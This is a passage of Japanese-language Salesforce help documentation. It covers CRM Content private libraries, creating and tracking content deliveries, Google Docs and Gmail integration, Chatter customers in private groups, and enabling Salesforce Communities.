ファイル、Web リンク、コンテンツパック、または Google ドキュメントの公開時に [私の非公開ライブラリに保存]オプションを選択すると、コンテンツが非公開ライブラリに保存されます。リストのファイルを公開または削除できます。またはファイル名をクリックして、コンテンツの詳細ページを表示できます。共有コンテンツのコンテンツ詳細ページで使用可能なオプション(タギング、評価、登録、ダウンロードの追跡、登録の追跡、カスタム項目の使用) は、非公開ライブラリのコンテンツには使用できません。[非公開ライブラリ] リストからファイルを公開し、その公開プロセス中に [キャンセル] をクリックすると、ファイルが削除されます。

中止したアップロード
新規ファイルのアップロード中にエラーが発生した場合(ブラウザのクラッシュやセッションのタイムアウトなど)、アップロードしていたファイルはここに保存されます。[公開] をクリックしてファイルを公開ラ

イブラリに公開するか、非公開ライブラリに保存します。[コンテンツの保存または公開]ダイアログで[キャンセル]をクリックすると、ファイルが削除されます。

中止したアップロードの修正
新しいバージョンのファイルのアップロード中にエラーが発生した場合、アップロードしていたファイルはここに保存されます。元のバージョンにアクセスを続行できます。[公開] をクリックしてファイルを公開ライブラリに公開するか、非公開ライブラリに保存します。[コンテンツの保存または公開] ダイアログで [キャンセル] をクリックすると、ファイルが削除されます。

関連トピック:

コンテンツ配信の設定

Salesforce CRM Content のコンテンツパックの作成および変更

コンテンツ配信

コンテンツ配信の作成

*コンテンツ配信*を使用すると、Microsoft® PowerPoint ファイルや Word ファイルなどのドキュメントを、簡単にオンライン表示できるように最適化された Web ベースバージョンに簡単に変換できます。コンテンツ配信を作成したら、リード、お客様、パートナー、および同僚など、任意の受信者に暗号化された URL 送信して、そのコンテンツが参照またはダウンロードされた回数を追跡できます。コンテンツ配信は、Salesforce Classic のみで使用できます。ただし Lightning メールは、コンテンツ配信機能にアクセスできる Lightning Experience ユーザに対するメールの添付ファイルとして配信ベースのリンクを生成します。

コンテンツ配信は、多くの Salesforce オブジェクトの [コンテンツ配信] 関連リストから作成できます。Salesforce CRM Content ユーザは、コンテンツ詳細ページまたは [関連コンテンツ] 関連リストからもコンテンツ配信を作成できます。

新規のコンテンツ配信を作成する手順は、次のとおりです。

1. [コンテンツ配信] 関連リスト、[関連コンテンツ] 関連リスト、またはコンテンツ詳細ページで、[コンテンツの配信] をクリックします。
2. ファイルをアップロードまたはファイル名を確認します。Salesforce CRM Content ユーザの場合は、ライブラリ内で配信するコンテンツを検索します。Salesforce CRM Content ユーザは、共有ライブラリまたは個人ライブラリでコンテンツを検索できます。
3. 必要に応じて、[配信名] 項目を変更します。この名前により、Salesforce 内でコンテンツ配信が識別されます。同一レコード上の他の配信と容易に区別できる名前を使用することをお勧めします。デフォルトの配信名には、ファイル名と今日の日付が含まれます。
4. 配信方法を選択します。これによって、コンテンツを表示する方法が決まります。表示されるオプションは、アップロードしたファイルの形式によって異なります。
   - [受信者にブラウザでの参照を許可] を選択すると、ファイルのオンラインバージョンが作成されます。オンラインバージョンのファイルは、受信者がブラウザで表示できます。
   - [受信者に*ファイルの種類*としてダウンロードを許可] を選択すると、コンテンツ配信の受信者が元のファイル形式でコンテンツを表示できます。たとえば、Microsoft® Word ファイルをアップロードした場合、この項目は `[Allow download as .doc file]` となります。|

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce CRM Content を使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce CRM Content の共有ライブラリからコンテンツ配信を作成する
- ライブラリのメンバーおよび
  ライブラリ権限定義の「コンテンツの配信」

Salesforce CRM Content の個人ライブラリからコンテンツ配信を作成する
- 一般的な権限定義の「アップロード済みファイルと個人コンテンツの配信」

コンテンツ配信を作成する(コンテンツユーザ以外)
- 一般的な権限定義の「アップロード済みファイルと個人コンテンツの配信」

> **メモ:** Salesforce にファイルのプレビューが存在しない場合、ダウンロードが許可されているかどうかに関係なく、ユーザは配信されたファイルをダウンロードできます。ファイルのプレビューは、Salesforce で最初にそのファイルが要求されたときに作成されますが、要求される前には作成されていません。ファイルの詳細ページを表示するか、ファイルをフィードに投稿すると、ファイルのプレビューが生成されます。

- [受信者に PDF でのダウンロードを許可] を選択すると、受信者がファイルの .pdf バージョンをダウンロードできます。このオプションは、Microsoft® PowerPoint ファイル、Word ファイル、Excel ファイルでのみ使用できます。

5. 受信者が最初にコンテンツ配信 URL をクリックしたとき、メールによる通知を受信するには、[最初に参照またはダウンロードされたら私に通知] を選択します。
6. 配信するコンテンツに有効期限がある場合は、[コンテンツに対するアクセス権を削除] チェックボックスをオンにして、有効期限を入力します。デフォルトでは、有効期限は現在日付から 90 日です。コンテンツ配信を作成したら、配信詳細ページでいつでも有効期限を変更できます。
7. 必要に応じて、[コンテンツへのアクセスにパスワードが必要] を選択します。コンテンツ配信を作成するとき、配信 URL と共に含めて受信者に送信するパスワードも受け取ります。パスワードは、その配信が有効である間、配信詳細ページで入手できます。
8. 必要に応じて、検索を使用して、コンテンツ配信を Salesforce レコードと関連付けます。[コンテンツの配信] をクリックしたときに参照していたレコードがデフォルトで選択されます。
9. [保存&次へ]をクリックします。しばらくすると配信準備が整いますが、[私に通知]をクリックして、コンテンツの配信ウィザードを終了すると、コンテンツ配信の準備が完了次第、メールで通知されます。
10. コンテンツの配信ウィザードを終了しなかった場合は、[プレビュー]をクリックして配信が満足できる品質で表示されることを確認してください。

    > **重要:** オンラインバージョンでは、元のファイルの書式が正しく表示されないことがあります。[受信者にブラウザでの参照を許可] を選択した場合は、コンテンツの配信をプレビューで確認してから、その URL を受信者に送信してください。オンラインバージョンの品質に満足できない場合は、[前へ] をクリックして、コンテンツを元のファイル形式または PDF 形式でのみ公開するようにします。

11. 配信用のメールまたはインスタントメッセージに、配信 URL と (該当する場合は) パスワードをコピーして貼り付けます。URL は配信詳細ページに公開されています。詳細は、「コンテンツ配信の表示と編集」を参照してください。

関連トピック:

リンクを使用したファイルの共有

コンテンツ配信の表示と編集

[コンテンツ配信]関連リストまたはコンテンツ配信リストページで、コンテンツ配信の名前をクリックして詳細ページを開きます。

コンテンツ配信の詳細の表示
配信詳細ページには、コンテンツ配信に関するすべての情報が表示されます。具体的には、配信が参照された回数、配信の設定などです。コンテンツ配信へのアクセスを提供する URL は、コンテンツまたはそのコンテンツに関連付けられたレコードへのアクセス権がある場合、あるいはコンテンツ配信の所有者である場合にのみ表示されます。各項目についての詳細は、「コンテンツ配信項目」を参照してください。

コンテンツ配信の詳細の編集
コンテンツ配信へのアクセスをすぐに削除するには、[今すぐ期限切れにする] をクリックします。配信方法、有効期限、関連付けられたレコード配信などの詳細を変更するには、[編集] をクリックします。各項目についての詳細は、「コンテンツ配信項目」を参照してください。

コンテンツ配信の削除
コンテンツ配信へのアクセス権を削除し、Salesforce から配信レコードを削除するには、[削除] をクリックします。Salesforce CRM Content ユーザは、まずコンテンツ配信を削除しないと、そのコンテンツ配信に関連付けられたファイルを削除できません。

コンテンツ配信の追跡
コンテンツ配信の URL が開かれるたびに、Salesforce ではその行動を 1 回の参照として記録します。コンテンツ配信詳細ページの [参照] 関連リストには、その配信に関連付けられたすべての参照が一覧表示されます。参照に関する情報には、日付と時刻、社内 (Salesforce) ユーザによる参照かどうか、ダウンロードも行われたかどうかなどが含まれます。ファイルを元のファイル形式または PDF ファイルとしてダウンロードする機能を提供しているコンテンツ配信では、［ダウンロードされたファイル］フラグによってダウンロードが行われたことが示されますが、ファイルの種類を識別することはできません。

関連トピック:

Salesforce CRM Content のコンテンツパックの作成および変更

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce CRM Content を使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

配信詳細ページを表示する
- Salesforce CRM Content の関連コンテンツの詳細ページへのアクセス

  または

  コンテンツ配信に関連付けられたレコードにアクセスします。

コンテンツ配信を編集、削除、または期限切れにする
- レコードの所有者

  または

  「すべてのデータの編集」

[コンテンツ配信] 関連リストの使用

*コンテンツ配信*を使用すると、Microsoft® PowerPoint ファイルや Word ファイルなどのドキュメントを、簡単にオンライン表示できるように最適化された Web ベースバージョンに簡単に変換できます。コンテンツ配信を作成したら、リード、お客様、パートナー、および同僚など、任意の受信者に暗号化された URL 送信して、そのコンテンツが参照またはダウンロードされた回数を追跡できます。コンテンツ配信は、Salesforce Classic のみで使用できます。ただし Lightning メールは、コンテンツ配信機能にアクセスできる Lightning Experience ユーザに対するメールの添付ファイルとして配信ベースのリンクを生成します。

リード、法人取引先、取引先責任者、商談、ケース、キャンペーン、商品、またはカスタムオブジェクトの [コンテンツ配信] 関連リストから、次の操作を行います。

- [コンテンツの配信] をクリックして、新しいコンテンツ配信を作成し、表示しているレコードと関連付けます。詳細は、「コンテンツ配信の作成」を参照してください。
- [プレビュー] をクリックして、コンテンツ配信を開きます。コンテンツ配信を表示するごとに、[表示] 関連リストの社内参照として記録されます。
- コンテンツ配信名をクリックすると、その配信の詳細ページが表示されます。詳細は、「コンテンツ配信の表示と編集」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

コンテンツ配信を作成する
- なし

コンテンツ配信を編集する
- レコードの所有者

  または

  「すべてのデータの編集」

Google Apps

Google ドキュメントや Gmail などの Google アプリケーションを Salesforce と統合します。

Google Apps の概要

Salesforce での Google ドキュメントの使用

Salesforce への Google ドキュメントの追加

既存の Google ドキュメントを Salesforce のレコードまたはライブラリに追加できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

Google Apps の概要

Google Apps™ は、Google がホスティング提供する、業務のコミュニケーションとコラボレーションのためにビジネスユーザ向けに設計されたオンデマンドサービスです。Salesforce は、主要な Google Apps サービスとのインテグレーションを図り、Google 関連機能を拡張しカスタマイズする AppExchange アプリケーションを提供します (英語版のみ)。

次の Google Apps サービスが Salesforce と統合されています。使用するには、Salesforce 管理者による簡単な有効化が必要です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Google ドキュメントを Salesforce に追加

Google ドキュメント™により、オンデマンドのドキュメント、スプレッドシート、プレゼンテーションの作成、ブラウザでのそれらの編集、および他のユーザとのリアルタイムでの業務連携作業が可能です。[Salesforce への Google ドキュメントの追加] サービスが有効になっている場合、次のことが可能です。

- Salesforce レコードにある [Google ドキュメント、メモ & 添付ファイル] 関連リストまたは [Google ドキュメント & 添付ファイル] 関連リストを使用して、Google ドキュメントの作成、編集または参照を行い、それらをレコードに関連付けます。
- Google ドキュメントを組織の Google Apps ユーザと共有します。
- Salesforce で作業していない場合は、**[Google ドキュメントを Salesforce に追加]** ブラウザボタンを使用して、Salesforce ドキュメントと Google レコードを関連付けます。
- Google ドキュメントを Salesforce CRM Content に追加し、そこからあらゆる種別のコンテンツを一元管理できます。

Gmail to Salesforce

Gmail™ はすべての標準ブラウザ上で操作できる Web ベースのメールアプリケーションです。各企業のドメインで使用できます。[Gmail to Salesforce] を使用すると、Gmail アカウントから送信したメールが、Salesforce のリードや取引先責任者レコードの活動として自動的に記録されます。

Gmail ボタンと Gmail リンク

[Gmail ボタンと Gmail リンク] は、すべてのレコードのメール項目の横に **[Gmail]** リンクを追加し、リードと取引先責任者の [活動履歴] に **[Gmail を作成]** ボタンを追加します。Gmail リンクまたは **[Gmail を作成]** を選択すると、Salesforce により自動的に Gmail アカウントにログインし、**[宛先]** 項目を自動的に入力します。[Gmail to Salesforce] が有効であれば、Salesforce は **[BCC]** 項目にも [メール to Salesforce] のアドレスを入力します。

Salesforce での Google ドキュメントの使用

Google ドキュメント™を使用して、オンデマンドのドキュメント、プレゼンテーション、およびスプレッドシート (これらを「Google ドキュメント」といいいます)の作成と共有を行い、他のユーザと共同作業しながら変更をリアルタイムで見ることができます。内容は Google に保存されるため、バージョンを管理したり、メールで添付ファイルを送信したりする必要はありません。Google Apps アカウントでログインするだけで、現在のドキュメントや変更履歴を参照できます。

Salesforce および Google Apps では、Google ドキュメントと Salesforce を統合できます。Google Apps アカウントの [ドキュメント] ホームページには、あなたが作成したものや Google Apps ユーザがあなたと共有しているすべての Google ドキュメント、プレゼンテーション、およびスプレッドシートの一覧が表示されます。

Google ドキュメントについての詳細は、Google のオンラインヘルプを参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

Salesforce で Google ドキュメントを使用する

- 該当するレコードタイプに対する「参照」

および

Google Apps アカウント

Salesforce への Google ドキュメントの追加

既存の Google ドキュメントを Salesforce のレコードまたはライブラリに追加できます。

メモ: Google Apps サービスを Salesforce で使用するには、Google Apps 企業アカウントにログインする必要があります。企業アカウントは、たとえば、*john.doe@company*.com など、組織のドメインを使用します。Google Apps のユーザ名とパスワードがわからない場合は、管理者にお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

Google ドキュメントを作成し Salesforce レコードにリンクする
- 該当するレコードタイプに対する「編集」

および

Google Apps アカウント

Salesforce レコードへの Google ドキュメントの追加

1. ケース、商談、またはその他のレコードを開きます。
2. [Google ドキュメント、メモ & 添付ファイル] 関連リストまたは [Google ドキュメント & 添付ファイル] 関連リストで、**[Google ドキュメントの追加]** をクリックします。
3. Google ドキュメントの名前を入力します。
4. Google ドキュメント URL を入力します。
5. **[保存]** をクリックします。

Salesforce CRM Content ライブラリへの Google ドキュメントの追加

1. **[ライブラリ]** タブまたはライブラリ詳細ページで、**[Google ドキュメントの追加]** をクリックします。要求されたら Google Apps にログインします。
2. Google ドキュメント URL を入力します。
3. **[寄稿]** をクリックします。
4. タイトルを入力し、ライブラリを選択します。ライブラリにコンテンツを公開するための詳細な手順は、「ファイルをライブラリに公開」を参照してください。
5. **[公開]** をクリックします。

メモ: Google ドキュメントを開いている間、ファイルは組織の他の Google Apps ユーザと共有されます。Google Apps アカウントでその Google ドキュメントへのアクセス権を持つユーザのみが、Salesforce からそのドキュメントを開くことができます。

ヒント: Google ドキュメントの使用についての詳細は、Google のオンラインヘルプを参照してください。

関連トピック:

Salesforce での Google ドキュメントの使用

パートナーおよび顧客とのコラボレーション

Chatter グループの顧客やパートナーと更新を共有します。

非公開グループの Chatter 顧客について
Chatter グループでの顧客の追加と削除

非公開グループの Chatter 顧客について

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter 顧客は、会社のメールドメイン外のユーザで、自分が招待されたグループのみを表示でき、それらのグループのメンバーとのみ会話できます。Salesforce 情報は表示できません。

Chatter 顧客:

- 顧客を Chatter に追加できるのは次の場合のみ:
  - 顧客を許可しているグループの所有者またはマネージャが顧客をグループに招待した場合。
  - システム管理者が [設定] で［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択して顧客を追加した場合。
- 顧客が表示できる情報:
  - 自分が属するグループ。
  - 自分が属するグループのメンバー。顧客が表示できるのは制限されたプロファイルのみです (写真、名前、役職、メール、共通のグループメンバーシップ、共通のファイル、活動の統計および影響度など)。顧客はプロファイルに投稿できません。
  - 自分が属するグループで共有されているファイル。
- 顧客が表示できない情報:
  - レコードまたはその他の Salesforce 情報。検索結果に含まれていても表示できません。
  - トピック。フィードのトピック、トピックのリスト、トピック詳細ページ、[最近の話題]、[トピックのトレンド] など (顧客はハッシュタグ (#) トピックを表示できます)。
  - [おすすめ]。他のユーザに推奨することはできません。また、顧客を許可しているグループを推奨することはできません。
- プロファイルと属するグループで顧客として識別される。顧客および顧客を含むグループは、写真の左上隅がオレンジ色になっているため簡単に識別できます。
- プロファイルが制限される (名前、写真、役職、会社、メール、フィード、グループメンバーシップ、ファイル所有権、活動の統計および影響度など)。
- 他のユーザがフォローできない。さらに、顧客は、他のユーザやファイルをフォローできません。
- グループメンバーやマネージャになれる。顧客がマネージャの場合、他の共通グループに属していなくても、グループへの参加を要求しているユーザを表示し、申請を承認できます。
- グループの所有、作成、削除、モデレート、参加、参加の要請はできない。
- 共通のグループに属する他のユーザを、自分が管理するグループに参加するように招待できる。
- 会社のドメイン内のプロファイルを表示できないユーザは招待できない。
- 他のユーザとチャット (ページ 3584)できない。

メモ:

- 他のユーザをグループに顧客として招待すると、そのユーザがすでに他の Salesforce 組織のメンバーである場合も、組織のそのグループにログインするための一意のユーザ名とパスワードが与えられます。顧客グループにアクセスするその他の Salesforce ログインは使用できなくなります。
- 顧客にグループへのログインの問題が発生した場合は、グループへの登録後に受信するお知らせメールに記載されているユーザ名およびパスワードを使用していることを確認します。引き続き問題が発生する場合は、システム管理者にお問い合わせください。
- 顧客がパスワードを紛失した場合は、[パスワードを忘れた場合] オプションを使用すると、パスワードを再設定することができます。ユーザ名を紛失した場合は、顧客がユーザ名を復旧する組織のシステム管理者に問い合わせる必要があります。

モバイルユーザの考慮事項

Chatter 顧客はログインして Salesforce1 アプリケーションおよび Chatter Mobile for BlackBerry アプリケーションを使用できます。Web 版の Chatter を使用する場合と同じ制限が Chatter 顧客に適用されます。

関連トピック:

Chatter グループ
Chatter グループでの顧客の追加と削除

Chatter グループでの顧客の追加と削除

組織で顧客招待が有効化されている場合、顧客を許可する非公開の所有グループまたは管理グループで、顧客を追加、削除、および招待できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. グループ詳細ページに移動します。
2. まだ会社の顧客ではない人を追加するには、[ユーザを招待する] または [メンバーの追加/削除] > [**Salesforce Chatter** に招待しましょう。] をクリックします。カンマで区切ったメールアドレスと省略可能なメッセージを入力して、[送信] をクリックします。

   招待を承諾した人は、Chatter に参加し、グループのメンバーになります。
3. すでに会社の顧客である人を追加するには、[メンバーの追加/削除] をクリックしてから、次を行います。
   - [ユーザを検索] 検索ボックスを使用して検索します。
   - グループの [メンバー] と社内の [全員] を切り替えます。
   - [次へ] や [前へ] リンクを利用して、リストをさらに表示できます。
   - 顧客を追加するには [追加] を、顧客を削除するには × をクリックします。
   - 終了したら、[完了] をクリックします。

メモ:

- 他のユーザをグループに顧客として招待すると、そのユーザがすでに他の Salesforce 組織のメンバーである場合も、組織のそのグループにログインするための一意のユーザ名とパスワードが与えられます。顧客グループにアクセスするその他の Salesforce ログインは使用できなくなります。
- 顧客にグループへのログインの問題が発生した場合は、グループへの登録後に受信するお知らせメールに記載されているユーザ名およびパスワードを使用していることを確認します。引き続き問題が発生する場合は、システム管理者にお問い合わせください。
- 顧客がパスワードを紛失した場合は、[パスワードを忘れた場合] オプションを使用すると、パスワードを再設定することができます。ユーザ名を紛失した場合は、顧客がユーザ名を復旧する組織のシステム管理者に問い合わせる必要があります。

関連トピック:

Chatter グループメンバーの追加と削除

Chatter グループメンバーの表示

その他のリソース

詳細情報が必要ですか? 次の動画とヒント集を確認してください。

ヒント集

コラボレーションの動画

ヒント集

Salesforce では、オンラインヘルプだけでなく印刷可能なドキュメントを公開し、機能について習得できるようにしています。

これらのドキュメントには、ヒント集、ユーザガイド、および Salesforce の特徴や機能について説明したその他のリソースが含まれます。これらのドキュメントは Adobe® PDF ファイルで利用可能です。PDF ファイルを開くには、Adobe Reader® が必要です。Reader の最新バージョンをダウンロードするには、www.adobe.com/products/acrobat/readstep2.html にアクセスしてください。

Salesforce CRM Content

コラボレーションの動画

Salesforce ではオンラインヘルプに加えてビデオデモも作成し、機能について習得できるようにしています。

Community

動画のタイトル	エンドユーザ向け	システム管理者向け
Tips for Rolling Out Chatter (Chatter のロールアウトのヒント) 組織へのChatterのロールアウト方法やユーザ間での導入の促進方法を明確に把握できていますか。この短い動画を見て、オプションを確認し、ビジネスニーズに合った独自の計画を作成してください。		✓
Collaborate in Chatter Groups (Chatter グループでのコラボレーション) Chatterグループは、グループメンバーがチームとして作業し、リソースを共有し、顧客を招待することもできる、さまざまなレベルのプライバシーを使用したコラボレーション環境を提供します。この動画を見て、組織のグループ戦略を計画し、グループフィード、グループ検索、ファイル、お知らせ、その他の強力な機能を最大限に活用してください。	✓	✓
Discover and Organize with Chatter Topics (Chatter トピックを使用した検出と整理) Chatterトピックを使用して、他のユーザが話している話題の確認、参加を希望している会話の整理、同じトピックに関して興味や知識を持っている人やグループの検出を行います。	✓	
Getting the Most Out of Chatter Feeds (Chatter フィードを最大限に活用) Salesforce Chatterを使用すると、投稿、アンケート、およびブックマークを作成し、Chatterで同僚と効果的にコラボレーションできます。フォローされている人またはグループに投稿する方法、後で見つけられるように投稿をブックマークする方法、結果をすぐ収集するためにアンケートを作成する方法について説明します。	✓	
Enhancing Your Chatter Posts (Chatter 投稿の強化) @メンションおよびハッシュタグトピックを使用して、Chatter投稿を強化します。	✓	
Get Started with Salesforce Files Sync (Salesforce Files Sync の使用開始) すべてのファイルが常に最新バージョンになるように、コンピュータまたはモバイルデバイスとSalesforce間でファイルを同期する方法を学習します。	✓	
Setting Up Your Salesforce Community (Salesforce コミュニティの設定) Salesforceシステム管理者がSalesforce Communitiesを使用して会社のサポートコミュニティを作成する方法を説明します。		✓

Salesforce Communities の設定および管理

Salesforce コミュニティの概要

コミュニティは、従業員、お客様、およびパートナーが接続するブランド空間です。ビジネスニーズに合わせてコミュニティをカスタマイズしながら作成することができ、その後もコミュニティ間をシームレスに移行できます。

コミュニティは、顧客やパートナーのような、ビジネスプロセスに重要な社外の人と情報を共有し、コラボレーションするための便利な機能です。

コミュニティは次の目的で使用できます。

- 従業員と流通業者、再販業者、納入業者を接続し、販売を促進する
- 顧客から回答を得られる一元的な場所を用意することにより、世界クラスのサービスを提供する
- ソーシャルな聴取、内容、取り組み、およびワークフローのすべてを一元管理する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

さまざまな目的で、組織内に複数のコミュニティを作成できます。たとえば、カスタマーサポートコミュニティを作成してサポートコストを削減したり、パートナーの商談サポートのためのチャネル販売コミュニティや、開催予定のイベント専用のコミュニティを作成したりできます。

コミュニティは、標準の Salesforce 機能およびタブを使用するか、事前設定されたテンプレートのいずれかに基づいて作成することができます。コミュニティには、Salesforce 社内組織で使用可能な機能やデータのサブセットを含めることができ、企業のブランド情報を使用するようにカスタマイズできます。さらに、自社から参加できるメンバーと、参加できる顧客、パートナー、または社外のその他の人を選択できます。

コミュニティは組織内に存在し、Salesforce の左上隅にあるドロップダウンメニューを使用してグローバルヘッダーから、または Salesforce1 モバイルブラウザアプリケーションから簡単にアクセスできます。このメニューを使用して、コミュニティと Salesforce 社内組織を切り替えます。

関連トピック:

- 事前計画
- Salesforce Communities の有効化
- コミュニティの作成
- コミュニティの管理

実装の計画

事前計画

コミュニティの設定とカスタマイズを行う前に、余裕をもっていくつかの主要な決定をしておくと役立ちます。

- コミュニティのビジネス要件を判断する。作成するコミュニティの対象となるのはどのタイプのユーザですか。まず、サポートする主要な用途 (カスタマーサポート、セルフサービス、マーケティングなど) を確認します。
- コミュニティの規模を見積もる。これはライセンス要件の判断に役立ちます。
- コミュニティのコンテンツをライセンスのないゲストユーザに公開するかどうかを決定する。
- コミュニティのデザインを計画し、使用可能なカスタマイズオプションを評価する。Communities では、次の選択肢があります。
  - **Visualforce** を使用して標準のコミュニティタブをカスタマイズする。Communities には、コミュニティの標準 Salesforce タブとともに使用できる、標準のブランド設定テーマが付属しています。さらに、Visualforce を使用すると、コミュニティの外観を幅広くカスタマイズし、Force.com プラットフォームのすべての機能を利用できます。このオプションを利用するにはプログラミング能力が必要です。
  - テンプレートと一緒にコミュニティビルダーを使用する。コミュニティビルダーには、スタイル設定済みの豊富なテンプレートが付属しています。カスタマーサポートでの使用を目的としたコミュニティ向けテンプレートです。テンプレートでは、直感的な GUI を使用して簡単にカスタマイズし、Site.com の最小限の設定でコミュニティをすばやくロールアウトできます。この方法では、Force.com プラットフォームのプログラミング経験や知識は必要ありません。テンプレートを決めかねている場合は、テンプレートの比較を参照してください。

  これらのオプションについての詳細は、「コミュニティビルダーまたは Force.com サイトの選択」を参照してください。
- コミュニティの制限のいずれかが実装に影響するかどうかを判断する。

コミュニティの設定および管理

Salesforce Communities の有効化

Salesforce Communities を有効にするには、まずコミュニティを作成します。

Communities を有効にすると Salesforce Classic 2010 ユーザインターフェースのテーマが有効になり、Salesforce のデザインが更新されます。

メモ: Communities は、一度有効化すると無効化できません。

支払期日までに料金が不払いであったため、組織から Communities へのアクセスが中断されると、［プレビュー］状況のものも含め、すべてのコミュニティが無効になります。コミュニティを再度有効化すると、すべてのコミュニティは［無効］状況になります。これらのコミュニティは、有効化することはできますが、［プレビュー］状況に戻すことはできません。

エディション

Salesforce Communities を使用可能なエディション: Salesforce Classic

Salesforce Communities の [設定] を使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Communities を有効化する
- 「アプリケーションのカスタマイズ」

1. [設定] から、［クイック検索］ボックスに「*コミュニティ設定*」と入力し、[コミュニティ設定] を選択します。

   メモ: このメニューが表示されない場合、Communities が組織で有効になっていない可能性があります。Salesforce のアカウントエグゼクティブにお問い合わせください。

2. [コミュニティを有効化] を選択します。
3. コミュニティに使用するドメイン名を選択し、[使用可能か調べる] をクリックしてドメイン名が使用中でないことを確認します。

   会社名など、ユーザが認識できる名前を使用することをお勧めします。ドメイン名はすべてのコミュニティで同じですが、作成プロセスでコミュニティごとに一意の URL を作成できます。たとえば、ドメインが `UniversalTelco.force.com` で、顧客コミュニティを作成している場合、URL を `UniversalTelco.force.com/customers` と指定できます。

   重要: ドメイン名を保存したら、変更できません。

   [ドメイン管理] ページで入力すると、完全なカスタムドメインを指定できます。[設定] から、［クイック検索］ボックスに「*ドメイン*」と入力し、[ドメイン] を選択します。


4. [保存] をクリックします。

これでコミュニティを作成できます。

コミュニティの作成およびカスタマイズには、「コミュニティの作成および設定」権限が必要です。この権限により、ユーザはコミュニティに関連付けられた Site.com サイトを管理できます。

コミュニティを有効化したら、コミュニティへのアクセスが必要な内部ユーザに「グローバルヘッダーを参照」権限を付与することをお勧めします。グローバルヘッダーを使用すると、ユーザがメンバーとなっているコミュニティと内部組織を簡単に切り替えることができます。組織で Lightning Experience を使用している場合、適切な権限を持つユーザは、スイッチャを使用して Salesforce Classic と新しいインターフェースを切り替えることができます。*あなたの名前* メニューの `［Lightning Experience に切り替え］` リンクを探してください。

Communities は、Lightning Experience ではサポートされていないため、グローバルヘッダーからコミュニティの作成、管理、またはアクセスを行うには、Salesforce Classic に切り替える必要があります。



また、[コミュニティ管理] には、システム管理者とコミュニティマネージャが [コミュニティ管理]、コミュニティビルダー、Force.com、Site.com Studio を切り替えるために使用できる追加のメニューも表示されます。



関連トピック:

salesforce_communities_implementation.pdf


Force.com サイトとコミュニティで同じドメイン名を使用できますか?

コミュニティの内容を表示できるユーザ

コミュニティの Salesforce1 設定

Salesforce1 で Visualforce ページから他の Visualforce ページに簡単にリンクするには、コミュニティ設定で [コミュニティの **Salesforce1** 設定] の下のチェックボックスをオンにします。

例:



メモ: この設定をオンにすると、すべてのコミュニティ URL の Apex プレフィックスが保持されます。

エディション

Salesforce Communities を使用可能なエディション: Salesforce Classic

Salesforce Communities の [設定] を使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティ設定を編集する

- 「アプリケーションのカスタマイズ」

組織全体のコミュニティ設定の更新

デフォルトのコミュニティロール数の設定

パートナー取引先またはカスタマー取引先をコミュニティに追加した時点で作成されるデフォルトのロール数を設定します。

これらの設定は、パートナーコミュニティユーザライセンスまたはカスタマーコミュニティプラスユーザライセンスでコミュニティを設定した場合に適用されます。ロール数の制限は 3 で、システムデフォルトは 1 です。

たとえば、コミュニティで取引先が有効化された時点で 3 つのパートナーロール (エグゼクティブ、マネージャ、ユーザ) が作成されていても新規取引先にはユーザロールのみ必要な場合、ロール数を1に減らすことができます。パフォーマンス向上のため、この値は「1」に設定することをお勧めします。次に、スーパーユーザアクセスを使用して、その取引先の他のユーザが所有するデータへのアクセス権を特定のユーザに付与できます。

ロール数を設定する手順は、次のとおりです。

